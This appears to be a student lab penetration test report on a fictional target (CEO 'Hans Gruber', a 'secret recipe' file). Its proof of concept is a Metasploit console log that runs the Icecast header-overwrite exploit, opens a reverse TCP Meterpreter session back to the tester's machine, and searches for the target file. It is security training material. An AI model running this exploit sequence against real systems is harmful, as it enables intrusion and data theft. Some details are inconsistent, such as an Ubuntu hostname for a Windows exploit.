# **GoodSecurity Penetration Test Report**

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## 1.0 High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp's CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hans' computer and determine if it is at risk. GoodSecurity's overall objective was to exploit any vulnerable software and find the secret recipe file on Hans' computer, while reporting the findings back to GoodCorp.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Hans' desktop. When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploiting two programs that had major vulnerabilities. The details of the attack can be found in the 'Findings' category.

## 2.0 Findings

Machine IP:
192.168.0.20
Hostname:
Ubuntu
Vulnerability Exploited:
Searchsploit icecast ( used 0 )

### **Vulnerability Explanation:**


There are more devices connected to the internet than ever before. This is music to an attacker's ears, as they make good use of machines like printers and cameras which were never designed to ward off sophisticated invasions. It's led companies and individuals alike to rethink how safe their networks are.


Mistakes happen, even in the process of building and coding technology. What's left behind from these mistakes is commonly referred to as a bug. While bugs aren't inherently harmful (except to the potential performance of the technology), many can be taken advantage of by nefarious actors—these are known as vulnerabilities. Vulnerabilities can be leveraged to force software to act in ways it's not intended to, such as gleaning information about the current security defenses in place.


#### Severity:

We take any vulnerabilities as a big risk, as they have a potential to attract hackers to gain the entire system for big money return. There is no big or small size of vulnerability, once hackers get a way in to access your network or system they will accelerate to root level to act like anyone in your company.


**Proof of Concept:** 








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∄
                                    root@kali: ~
        root@kali: ~
                                 root@kali: ~ × root@kali: ~
   0 exploit/windows/http/icecast header 2004-09-28 great No
                                                                         Icecas
t Header Overwrite
msf5 > use 0
msf5 exploit(windows/http/icecast_header) > set RHOST 192.168.0.20
RHOST => 192.168.0.20
msf5 exploit(windows/htt
[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:49776) at 202
1-11-17 18:24:19 -0800
meterpreter > search -f *seceretfile
^C[-] Error running command search: Interrupt
meterpreter > search -f *seceretfile.txt
^C[-] Error running command search: Interrupt
meterpreter > search -f *seceretfile.txtInterrupt: use the 'exit' command to qui
meterpreter > search -f *secretfile.txt
Found 1 result...
    c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
meterpreter >
```





## 3.0 Recommendations

My Recommendation is to have a security team monitor regularly, to update software as they become available and now. If funds are available to use SIEMS for real-time analysis of security alerts.

closed all open ports